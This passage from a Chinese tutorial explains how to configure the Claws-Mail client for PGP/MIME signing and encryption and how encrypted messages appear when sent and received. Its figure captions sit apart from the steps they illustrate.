


图27




图28




图29




图30




图31




图34

接下来是设置POP3基本参数。如图26。

再来是设置SMTP参数。如图27。

最后输入邮箱名称（这个名字并不重要，保留默认的就可以了）。如图28。

在点击“Save”按钮以后我们就可以在Claws-Mail的主界面看到我们的Mailbox树状菜单了。到这里整个配置过程还没结束，点击菜单栏“Configuration”-》“Preferences for current account...”。如图29。

在弹出的对话框中选择“Account”-》“Privacy”分页，在“Default privacy system”选择栏中选择“PGP MIME”，然后勾取以下内容：

Always sign messages
Always encrypt messages
Always sign messages when replying to a signed message
Always encrypt messages when replying to an encrypted message
Encrypt sent messages with your own key in addition to recipient's

操作后截图如图30。

再进入“Plugins”-》“GPG”分页，选择“Select key by your email address”。如图31。

点击“OK”按钮，整个配置过程完成。

现在让我们看看发邮件的过程与日常的邮件发送过程有什么不一样的地方。点击Claws-Mail主界面的“Compose”按钮，在弹出的邮件发送窗口中输入相关内容（**注意：这里的收信人邮件地址所对应的公钥必须已事先导入我们的GPA程序之中，否则该邮件将以明文方式进行发送**）。如图32。

然后点击“Send”按钮进行发送，此时程序将提示您‘PGP MIME加密方式无法加密您的邮件标题’。如图33。




图32




图33

点击“Continue”按钮（若您在设置邮箱SMTP配置时没有写入邮箱密码的话，下面程序将提示您输入SMTP密码）完成邮件发送过程。接下来若我们浏览Claws-Mail程序Mailbox树状目录下的“Sent”子目录时，将可以看到刚刚由我们发送的邮件记录，且其附件标识列还会有一个钥匙的标记——表示该邮件是加密的。如图34。

让我们再回过头来看看收邮件又会是个什么状况。首先我通过另一个邮箱以加密的方式发送邮件至demonalex@21cn.com，然后直接用Outlook Express打开，得到如下结果。如图35。

现在我们可以看到该邮件的标题，但无法得知其正文内容，邮件本身附带两个附件（其中一个附件为PGP的版本号，而另一个附件则为PGP加密块，

